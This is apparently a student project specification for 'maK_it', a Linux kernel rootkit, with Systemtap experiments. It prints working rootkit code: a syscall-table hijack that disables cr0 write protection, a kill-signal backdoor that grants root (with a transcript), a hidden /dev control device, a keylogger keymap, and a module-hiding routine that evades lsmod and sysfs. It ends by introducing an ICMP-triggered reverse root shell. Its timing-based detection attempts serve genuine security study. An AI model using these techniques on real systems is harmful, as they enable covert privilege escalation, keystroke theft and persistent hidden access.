maK_it: Linux Rootkit

Development & Investigation with Systemtap

Technical Specification

This project documents with proof-of-concept examples, various techniques employed by modern rootkits to leverage the Linux Operating system. Using Systemtap and Loadable Kernel modules, it demonstrates how commonly found rootkit functionality can be implemented and also introduces some techniques on how the software can remain undetected. Also within are methods of mitigating and detecting these aforementioned techniques.

Submission Date	Project Supervisor	Author	Student Number
03-06-14	Dr. Darragh O'Brien	Ciaran McNally	XXXXXXXX

Contents

1. Introduction 1.1 Overview

There were a few goals and challenges that encouraged the undertaking of this project. The most significant of which, was to gain a much deeper understanding of how the Linux Kernel and operating system works and how it can be subverted in different ways to carry out hidden operations or tasks. This is essentially the main purpose or goal of a rootkit. It allows a party maintain root access to a compromised machine or host through various different means. This project explores and implements a hopefully more interesting subset of these techniques.

Along with looking at and researching these well known rootkit techniques, explored are alternative means of carrying out the same tasks in different interesting ways. Using some of my own techniques, this software manages to quite easily avoid detection from many widely used rootkit scanners. The maK_it Linux rootkit is by no means impossible to find for a well seasoned forensic expert or system administrator but it is difficult. It also demonstrates the general difficulty in preventing and detecting such malicious software, when running at an operating system level.

This leads on to other important aspects of this project, which is the development of ways to prevent or mitigate against these explored techniques. The main product developed at the end of the whole investigative process is a Loadable linux kernel module written in C. There were also many smaller proof of concept modules and scripts developed throughout that explored other elements and techniques not included in this final product.

Some of the different components of the rootkit are listed below, also some of the different areas researched.

- Accessing and Modifying System Calls
- Hiding a kernel module
- Key Logging
- Privilege Escalation
- Data exfiltration, Packet Sniffing and Remote Access
- Hiding processes, files and ports
- Communicating with kernel space

1. Introduction 1.2 Systemtap Overview

Systemtap had a very large part to play in the development of this project. Systemtap is a linux system tracing tool through which a developer can script probes to inject live code onto a running kernel. Through using systemtap, I was able to probe and access information on any part of the Linux kernel in real time. This not only greatly helped ease the otherwise steep curve of the kernel development process, It allowed much deeper analysis and investigation to be performed.

Systemtap allowed me to test and try out functionality of my rootkit before I implemented it in a kernel module. I previously had very little knowledge of kernel development, now I feel I could tackle much harder systems programming problems and diagnose kernel issues. Through using systemtap I also became more familiar with the kernel application programming interface.

1.3 Installation

This project was developed for the latest version of the CentOS 6.5 operating system. The reasons for choosing this operating system was to do with simple compatibility issues. Systemtap is very compatible with the 2.6.32-* kernel. As Linux kernel development moves quite fast, I found there were some problems using Systemtap with newer kernel versions. I also found the documentation on this kernel is a lot more readily available along with there being more resources in general. Red Hat are contributors to systemtap so it would make sense they maintain compatibility alongside their major operating systems.

I wrote a very simple bash script to install the required packages needed by systemtap for my development environment. This involves installing the kernel debuginfo packages. This script has been used by others in their open source projects and some have even on occasion referenced my blog.

1.3.1 Kernel debuginfo, systemtap & kernel-devel packages install

```
#!/bin/bash
#Use this to install and or update systemtap on CentOS
WEB="http://debuginfo.centos.org/6/i386/"
RELEASE=`uname -r`
MACHINE=`uname -m`
PKG1="kernel-debuginfo-$RELEASE.rpm"
PKG2="kernel-debuginfo-common-$MACHINE-$RELEASE.rpm"
wget $WEB$PKG1
wget $WEB$PKG2
#Build Downloaded debuginfo packages
rpm -Uhv kernel-debuginfo-*.rpm
#Install systemtap and kernel-development packages
yum install systemtap kernel-devel
```

There are two small steps involved in installing the rootkit or any of the kernel modules.

1. Run the ***make*** command within the rootkit folder. This using the MakeFile will first run the ***lets_mak_it.sh*** script. The reverse shell daemon is also compiled here. The ***lets_mak_it.sh*** takes the ***template.c*** file and creates ***maK_it.c .*** This is built in a way that makes our rootkit fully compatible with the current kernel. Then our rootkit is compiled into the ***maK_it.ko*** kernel object file.
2. Running ***insmod maK_it.ko*** installs the module.

The uninstall process simply involves unhiding the kernel module and then running ***rmmod maK_it.*** You can read more about this in the user manual.

1. Introduction 1.4 Development and Test Environment

Writing kernel code can frequently result in operating system crashes and kernel panics. For this reason I decided to run a copy of CentOS 6.5 within virtualbox. This allowed me to take snapshots of my system and test thoroughly without the need to recompile my kernel or worry too much about crashes. I also was able to test various network components as virtualbox allows the sharing of a virtual network between the different guest operating systems.

Systemtap provided very useful for testing. It allowed me test functionality and live values against the kernel, very quickly and in real-time. I could also read live data as it's being passed around the kernel via simple prints. Other tools for debugging such as strace, dmesg or reading /var/log/messages paled in comparison to systemtap. Testing was definitely one of the harder areas with this project as I found you needed to understand a lot more of what you were doing and plan a lot better when dealing with kernel code.

A simple quick example where Systemtap proved useful was when it allowed me to very quickly map the integers representing the keyboard key presses to their equivalent key in real time. I also was able to gather useful timing data and performance information when debugging different issues. Another very reliable way of debugging kernel issues was by printing values using printk. Using the various different debug levels you could store kernel data or simply print it out to the terminal.

I decided to add the option of turning on and off debugging for the rootkit. This debug option, prints debug information about the command and control of the rootkit and the functions that were run into our /var/log/messages file. This was also very useful for testing as the debug data is stored and can be read after a crash. You can read how to do this in the user manual.

Using Systemtap to test rootkit functions before I did in a kernel module greatly helped me decide quickly what parts of the rootkit I wanted to implement. It proved much quicker than writing a full kernel module for each component I wanted to test.

1. Introduction 1.4 Understanding kernel modules

Loadable kernel modules allow a Linux developer to extend the base-kernel functionality of the Linux operating system. They can typically be used to add support for plugin hardware, file systems or as a means of adding new system calls. Having loadable kernel modules allows functionality to be added or removed easily, without the need to have all anticipated functionality already compiled into the kernel of the OS. This helps with and encourages the resolution of compatibility issues with hardware and the efficiency of memory usage.

Kernel objects (.ko) are modules that have been built using the Kbuild process. Kbuild is also known as the Kernel Build System. This is a very similar process to the regular user-land compiling of C code into elf objects (.o). Kbuild includes various kernel configurations and sections that are needed by the kernel to run our code.

A module can be added to the kernel using the **insmod** command and it is also possible to remove it using **rmmod**. There are also various other useful tools such as **modprobe**, **modinfo** and **lsmod**.

2. Rootkit Components

2.1 Accessing & Modifying System Calls

There are many rootkits that use System call hijacking to exert control on the victim operating system. This is a very powerful technique and allows our rootkit to pretty much carry out any operation possible in an OS. The technique involves hijacking a system call, manipulating the data being passed and then passing the manipulated data on to the original system call function.

I have decided against implementing this functionality in my final project simply because most rootkit scanners are written to pick up and detect this technique, whereas I opted for stealth in my project. Some of these detection methods include looking up the current memory address of a system call against the /boot/System.map-* file. If there is any difference, it's likely our system call has been hijacked.

I wanted to understand how rootkits work, so I still explored this technique in depth. Through controlling the read and write system call, a rootkit can manipulate so many different functions of a system. System calls are used extremely frequently in the regular operation of an operating system and controlling them allows greater manipulation and control of the operating system.

I explored many different aspects of hijacking system calls and many different techniques. It can be used to hide files, processes, open ports among thousands of other things. Try running **strace** along with any command and you can see how abundant system calls are used.

The first simple example I went through, is the very basic hijacking of the write system call. In this example I add the output of the following command to a *template.c* kernel module in order to include the address of our system call table as a **#define** in the code.

2.1.1 Shell command to get the system call table address.


```
grep sys_call_table /boot/System.map-`uname -r` | (awk '{print $1}')
```

The goal is to change the address of the write system call in the system call table to our own function. In order to do this we need to also keep the address of the original write call. As you can see in the image **[2.1.2]** below, the kernel module is used to carry this out. This operation can be performed on multiple different system calls within the same module. There are endless possibilities to explore for an attacker in this regard as there are over 300 system calls.

There are a few interesting techniques I used within this example that demonstrate the easiest way of carrying out this task. You can find my proof of concept code available at the following location. https://github.com/maK-/Syscall-table-hijack-LKM

There were some bumps that needed to be overcome in my discovering of this technique. As a method of mitigating these attacks in modern operating systems, the kernel doesn't export the system call table. What this means, is that the system call table is marked with a read-only flag. I had to look into this further and find a way of overcoming this.

2.1.2 Hijacking a system call with a kernel module



It is possible to verify that the current OS is operating in Write-Protected mode by running **cat /proc/cpuinfo | grep wp**. If this prints true, the system call table is read-only. This is because of a bit being set in the control register. When I looked this up it explained that the wp bit that decides if write protection is on or off is the 16th bit of our cr0 (Control register 0). All that was necessary to do was then flip this bit before modifying an address in the system call table. As you can see below.

2.1.3 Flipping cr0 register write-protection bit before and after writing to system call table

```
//Changing control bit to allow write
write_cr0 (read_cr0 () & (~ 0x10000));

original_write = (void *)sys_call_table[__NR_write];
sys_call_table[__NR_write] = new_write;
printk(KERN_EMERG "Write system call old address: %x\n", original_write);
printk(KERN_EMERG "Write system call new address: %x\n", new_write);
```

```

//Changing control bit back
write_cr0 (read_cr0 () | 0x10000);
```

2. Rootkit Components 2.2 Privilege Escalation

The next item I explored in this area was the hijacking of the kill system call. I did this using systemtap. The privilege escalation function introduced in this research is used in my rootkit. The means by which it is triggered is different than using a system call hijack however. This is a good example of testing functionality with systemtap before implementing it in a kernel module.

The goal of this component, is to escalate a regular user to root privileges when they try and kill a *magic* process id. In this example I'll be using a *magic* process id of **9001**. By running **stap -L syscall.kill** we can view the variables available to our systemtap scripts.

2.2.1 Systemtap kill system call script

```
#!/usr/bin/env stap
//systemtap syscall.kill variables
//syscall.kill name:string pid:long sig:long argstr:string $pid:pid_t
$sig:int $info:struct siginfo
probe syscall.kill{
        printf("name:%s\npid:%d\nsignal:%d\n", name, pid, sig)
}
```

The script above in **[2.2.1]** prints out the name of the system call, the pid that should be killed and the integer representation of the signal. By running **kill -l** in a terminal we can see a list of the signals and their relative integer numbers. Running **kill 9001** in a separate window produces the following output from our script.

name:kill

pid:9001

signal:15

We can see that that the signal used in this case was SIGTERM (15) the process id we tried to kill was 9001 and the name of the system call we ran was kill. We can also confirm this by using strace. If we run **strace -e trace=kill kill 9001** we will see similar information in the form

kill(9001,SIGTERM)   = -1

ESRCH (No such process)

This is the output you will see assuming there was no process with an id of **9001** of course. We can see the error that was returned from this kill system call. So the next task is using this information to escalate the user calling kill system call to have root privileges. At this point in my research I began looking through the linux source code for the first time. I eventually came across the */kernel/cred.c* this file is included as part of the *linux/sched.h* header file. The two functions I needed from this header file are **prepare_creds** and **commit_creds.**

prepare_creds prepares a new set of task credentials for modification. A task's creds shouldn't generally be modified directly, therefore this function is used to prepare a new copy, which the caller then modifies and then commits by calling commit_creds().

commit_creds installs a new set of credentials to the current task, using (RCU) ready-copy-update to replace the old set. Both objective and the subjective credentials pointers are updated. This function may not be called if the subjective credentials are in an overridden state.

In order to demonstrate the privilege escalation function included in my rootkit. I created a simple script in systemtap that can demonstrate how it works. This example is done using a hijack of the kill system call.

2.2.2 r00t.stp - Systemtap script to demonstrate privilege escalation from kill system call.

```
#!/usr/bin/env stap
%{
#include <linux/sched.h>
%}
function root_me:long() %{
        struct cred *haxcredentials;
        haxcredentials = prepare_creds();
        if (haxcredentials == NULL)
                return;
        haxcredentials->uid = haxcredentials->gid = 0;
        haxcredentials->euid = haxcredentials->egid = 0;
        haxcredentials->suid = haxcredentials->sgid = 0;
        haxcredentials->fsuid = haxcredentials->fsgid = 0;
        commit_creds(haxcredentials);
%}
probe syscall.kill{
    if(sig == 14 && pid == 9001){
        root_me()
    }
}
```

If our signal is equal to SIGALRM (14) and the process id is 9001. The script runs the root_me() function. This then changes all of the calling user's credentials to that of a root user (uid = 0). To demonstrate this script. We simply run this systemtap script in one window and then run **kill -s SIGALRM 9001** as a regular user in another window. The outcome of this can be seen in **[2.2.3]**

2.2.3 Privilege escalation from user terminal while r00t.stp is running.

```
[mak@localhost ~]$ id

uid=500(mak) gid=500(mak) groups=500(mak)


[mak@localhost ~]$ kill -s SIGALRM 9001

bash: kill: (9001) - No such process


[mak@localhost ~]$ id

uid=0(root) gid=0(root) groups=0(root), 500(mak)
```

Using this same root_me() function, it is possible to escalate privileges under an extremely large number of different circumstances. It is just as easy to hijack any other system call and do the same privilege escalation under many different alternative conditions or contexts. This could also just as easily be done in a kernel module.

2. Rootkit Components 2.3 Communicating with the Rootkit

This was one of the more tricky elements to the rootkit. I needed to find a way of sending commands from the user space to my rootkit that is living in the kernel space. This involved looking up many different techniques and reading the source of multiple different rootkits. A large majority of rootkits seemed to use the */proc* filesystem as a means of receiving commands from the user space. I implemented this and noticed that most scanners also picked up this technique. I decided to start looking at another means of communication.

When searching it dawned on me that kernel modules can be used to extend support to new hardware devices. I researched how device drivers are created and eventually stumbled across character device drivers in the Linux Kernel module programming guide. I decided to use a character device as a means of communicating with my rootkit.

I will explain how character devices are used in the maK_it rootkit in this section. Devices store their files in */dev* in the linux operating system. Here you will find the name, Major and Minor numbers of your device. The Major number is a unique number used to represent every device used by the kernel. For a simple example running the command **ls -al /dev/** should print a list of most of this information along with the associated device names. In here you will see things such as cd-rom drives, disk drives and network interfaces etc. Each device has it's own files to be used by the devices.

Next I looked up the **file_operations** struct. This struct is defined in the *linux/fs.h* header file. A file operations struct holds pointer information. Each pointer is to a function defined by the device module or driver. This set of file operations could be considered a set of handlers for typical operations carried out on a file, such as open, read, write etc. Our module can then provide the functions that define how these operations are handled for our specific device file.

2.3.1: file_operations structure in maK_it Linux rootkit.

```
//File operations for device
struct file_operations fops = {
    .owner = THIS_MODULE,
    .open = open_dev,
    .read = read_dev,
    .write = write_dev,
    .release = release_dev,
};
```

We can see from this struct that we can run our own functions such as **write_dev()** when a write operation is carried out on our device file and **read_dev()** when the file is read from. This will allow us to send commands or information to the kernel and also read information back.

To create a character device we need to register one. To do this, we need to supply a major number and a name. The Major number defines which driver is handling this device whereas the Minor number is only used in the scenario that multiple devices are being controlled by the same driver. For my Rootkit I use a Major number of 33 as default, this was free in my */dev* folder so it should be ok. If you would like the kernel to automatically assign a Major number for your device, use 0 as a Major number.

Using **stap -L 'kernel.function("register_chrdev")'** It is possible to look up the various variables accepted by the register function. On unloading our kernel module we also need to unregister this device using **unregister_chrdev().**

In order to implement a command option, I compare strings written to our device file with certain trigger words. If they match, I then run other rootkit functions. This is a very easy method of allowing our rootkit be communicated with and controlled from the user-space. I also later implemented a method of reading logged keys through the read operation.

The control interface for the maK_it rootkit by default is located at */dev/.maK_it* Commands can be sent to our rootkit by simply running **echo command > /dev/.maK_it** Where command is some documented trigger word. This can be used to turn on debugging or turn on and off some of the rootkit functionality. For a simple example of this techniques effectiveness, Using the **root_me()** function mentioned in the previous section (2.2 Privilege escalation) I was very simply able to give a regular user root privileges when they run **echo rootMe > /dev/.maK_it**

2. Rootkit Components 2.4 Key Logging

Key logging was one of the more interesting features commonly found in rootkits that I investigated. The goal here is to secretly capture keypress data and store it somewhere so that an attacker can later recover the data. There were many different interesting ways I came across of capturing keyboard data. Below you will see a list of the main ways keyloggers are implemented, basically it is possible to insert a key logging mechanism into any of these items below.

- Building an interrupt handler
- Hijack one of the keyboard related functions
- Hijack the sys_read system call
- Use a keyboard notifier


There were many problems with some of these techniques. When I first started looking up the Linux keyboard stack and how keyboard inputs and interrupts are handled I of course started at a very low level then followed the data up through the stack.

There are many problems with implementing an interrupt handler key logger. It is completely dependant on the platform as this occurs at a very low level in the whole process. This means it would require a lot more work to get working and it may not work on all or any other devices.

I went through a lot of the keyboard related functions using systemtap. Some of the information I found in here was very useful. You can read a list of keyboard related functions if you run the following **stap -L ‘kernel.function(“kbd*”)’.** I used a lot of the information I discovered from exploring these functions in the final rootkit. I mentioned my reasons for not Hijacking system calls in my rootkit in the relevant section (2.1).

The keyboard notifier interface was a perfect and easy way of accessing keyboard information. It also closely follows the Observer software pattern which made understanding how to use it very easy. It involved registering a keyboard notifier which observes the keyboard and then receives a notifier_call when a key is pressed. We can run a handler function to handle these events when they happen. This definitely proved the most efficient way of writing my key logging mechanism.

2.4.1: Observer Pattern in keyboard_notifier



I simply created a large buffer to store the key press data. When a kbd_event occurs, the key_notify handler function is called, it takes a **param->value** which is an integer value representing what key was pressed. I then map this to a character and store that character in the buffer. This is a much more efficient and safe solution than storing the key press data to a file. Writing to a file from the kernel is strongly advised against practice in kernel development and can result in many issues. I managed to avoid this altogether.

Using the communication techniques between the user space and kernel that I described earlier, I was able to dump this buffer data to the user space when a read is performed on the character device. This means an attacker can now read the key press information without the need to worry about reading and writing to regular user-space files in the kernel.

The **key_notify** handler function in the rootkit also detects if the shift key is pressed, this means we can map the different symbols for different scenarios. Using systemtap I mapped which integers matched which keys. In the figure **[2.4.2]** it's easy to see which positions of the dictionary map to which keys, this only shows the keys when shift isn't pressed. There is a separate map for when it is. This was done through trial and error.

2.4.2: Example of key map created for use by key_notify function.


```
//Key press without shift
static const char* keys[] = {"","[ESC]","1","2","3","4","5","6","7","8","9",
                                "0","-","=","[BS]","[TAB]","q","w","e","r",
                                "t","y","u","i","o","p","[","]","[ENTR]",
                                "[CTRL]","a","s","d","f","g","h","j","k","l",
                                ";","'","`","[SHFT]","\\","z","x","c","v","b",
                                "n","m",",",".","/","[SHFT]","",""," ",
                                "[CAPS]","[F1]","[F2]","[F3]","[F4]","[F5]",
                                "[F6]","[F7]","[F8]","[F9]","[F10]","[NUML]",
                                "[SCRL]","[HOME]","[UP]","[PGUP]","-","[L]","5",
                                "[R]","+","[END]","[D]","[PGDN]","[INS]",
                                "[DEL]","","","","[F11]","[F12]","",
                                "","","","","","","[ENTR]","[CTRL]",
                                "/","[PSCR]","[ALT]","","[HOME]","[U]",
                                "[PGUP]","[L]","[R]","[END]","[D]","[PGDN]",
                                "[INS]","[DEL]","","","","","","","","[PAUS]"};
```

The next thing I started investigating was a method of detection. I wanted to see if I could detect a keylogger based on time signatures alone. I began probing my kernel modules some more and wrote some timing scripts.

In order to probe our rootkit kernel module I created a folder in the */lib/modules/<kernel>/* directory called "custom" I then copied my *maK_it.ko* module there. It was possible to then probe this module using **stap -L 'module("maK_it").function("*")'** This returns a list of all the functions and probe points within my rootkit module.

I thought it would be interesting to examine the timing data between keypresses on average. Systemtap then allowed me to put this into a nice histogram graph. The image in **[2.4.3]** is a simple run of this script and the output. I ran the script for 10 seconds and smashed the keyboard. We can see the number of keys pressed in each time interval. The code for this can be seen in the figure **[2.4.4]**

2.4.3: Example output of keypress timing script



```
[root@localhost scripts]# stap keypress_timing.stp -c "sleep 10"
intervals min:1us avg:15us max:249us count:121
value |-------------------------------------------------- count
    0 |                                                   0
    1 |@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@       44
    2 |@@@@@@@@@@@                                        11
    4 |@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@        43
    8 |@@@@@                                              5
   16 |@                                                  1
   32 |@@@@@@@@@@                                         10
   64 |@@@@                                               4
  128 |@@@                                                3
  256 |                                                   0
  512 |                                                   0

[root@localhost scripts]#
```

2.4.4: keypress_timing.stp script


```
#! /usr/bin/env stap
global start, intervals
probe module("maK_it").function("key_notify"){
        start[tid()] = gettimeofday_us()
}
probe module("maK_it").function("key_notify").return{
        t = gettimeofday_us()
        old_t = start[tid()]
        if (old_t) intervals <<< t - old_t
        delete start[tid()]
}

probe end{
  printf("intervals min:%dus avg:%dus max:%dus count:%d\n",
         @min(intervals), @avg(intervals), @max(intervals),
         @count(intervals))
  print(@hist_log(intervals));
}
```

As key_notifier operates in my kernel module completely separate to the regular functioning of the keyboard in the kernel. I wasn't able to make a time based detection method for a keylogger. There was little to no effect on the speed at which keys were processed when my observer key logging function was active. The time was too small to notice a significant measurable difference.

The function timing script displays the time differences between the functions being called in microseconds. You can see the output of this function timing script in figure **[2.4.5]** and then also the code for the script in **[2.4.6]**

2.4.5 Output of function timing script



```
[root@localhost scripts]# stap function_timing.stp
                 Function Time Difference
----
IRQ Device:                    i8042 Start time:1401797375482854
----
                kbd_event         59
                kbd_event        120
              kbd_keycode        124
        Module:key_notify        147
        Module:key_notify        165
        Module:key_notify        169
                kbd_event        174
```

2.4.6: The function_timing.stp script.

```
#! /usr/bin/env stap
 /*
 *This simply times the difference from the interrupt to the kbd_keycode
 */
global devname, mirq, kbd_event, kbd_keycode, module_notify

probe begin {
        printf("%25s %10s\n", "Function", "Time Difference");
}
probe irq_handler.entry {
        devname = kernel_string(dev_name)
        if(devname == "i8042"){
                mirq = gettimeofday_us()
                printf("----\nIRQ Device:%25s Start time:%10i\n----\n",
"i8042", mirq);
        }
}
probe kernel.function("kbd_event"){
        kbd_event = gettimeofday_us() - mirq
        printf("%25s %10i\n", "kbd_event", kbd_event)
}
probe kernel.function("kbd_keycode"){
        kbd_keycode = gettimeofday_us() - mirq
        printf("%25s %10i\n", "kbd_keycode", kbd_keycode)
}
probe module("maK_it").function("key_notify"){
        module_notify = gettimeofday_us() - mirq
        printf("%25s %10i\n", "Module:key_notify", module_notify)
}
```

Detecting the maK_it rootkit keylogger functionality with timing data was a failed adventure. I still however found the process quite interesting. An important note for this section is that I didn't have the rootkit module hidden for this testing. When the rootkit is hidden, systemtap can't find it or its functions so these scripts fail. I will discuss this further in the next section.

2. Rootkit Components

2.5 Hiding a Kernel Module

A very important aspect to a rootkit is its ability to remain hidden. I began looking at examples of other rootkits and ways in which the kernel modules hide themselves. After some testing of these other rootkits I discovered many of them were very unreliable and crashed the machine when you tried to unhide and remove the modules. The maK_it rootkit is quite safe in this regard and I have vigorously tested it. I take full advantage of the communication ability of this rootkit.

I created commands to hide and reveal the rootkit. This is simply a matter of removing the kernel module from any internal lists and structures it may be stored in inside the kernel. In **[2.5.1]** below you will see how I remove the module from the module list used by lsmod and also I remove the kobject from the /sys/module directory.

2.5.1: Function to Hide the kernel the module

```
//Hiding the kernel module
void hide_module(void){
    if(modHidden)       return;
    modList = THIS_MODULE->list.prev;
    list_del(&THIS_MODULE->list);
    kobject_del(&THIS_MODULE->mkobj.kobj);
    THIS_MODULE->sect_attrs = NULL;
    THIS_MODULE->notes_attrs = NULL;
    modHidden = 1;
}
```

We have simply stored the module data so we can put it back into the list when we want to reveal the module. The sect_attrs and notes_attrs are set to NULL so the kernel won't complain when we rmmod the module. Normally the kernel tries to look at these pointers when it is removing a module. We can confirm the module is hidden completely by checking any of the usual places you can normally detect a kernel module. Running the following commands should reveal nothing.

- lsmod | grep maK
- grep maK /proc/modules
- grep maK_it /proc/kallsyms
- ls /sys/module | grep maK
- modinfo maK_it
- modprobe -c | grep maK

2.5.2: Function to reveal the hidden rootkit module

```
//revealing the kernel module
void reveal_module(void){
        if(modHidden == 0) return;
        list_add(&THIS_MODULE->list, modList);
        modHidden = 0;
}
```

To reveal the module so we can then remove it, we simply add the module data we stored previously back into the &THIS_MODULE->list. This is a very effective way of hiding our kernel module and is a widely used technique in stealthy rootkits.

2. Rootkit Components 2.6 Data Exfiltration, Sniffing & Remote Access

The goal of this component is to allow an attacker maintain remote access the target machine. To implement this functionality I also needed to implement a packet sniffer. I chose to use internet control message protocol (ICMP) for this. The idea is that the attacker sends a malicious packet containing a secret or a password and gets sent back a reverse root shell to whatever ip or port of their choosing. I spent a lot of my time researching this area as I found it quite tricky to find a way of invoking a user space shell from the kernel.

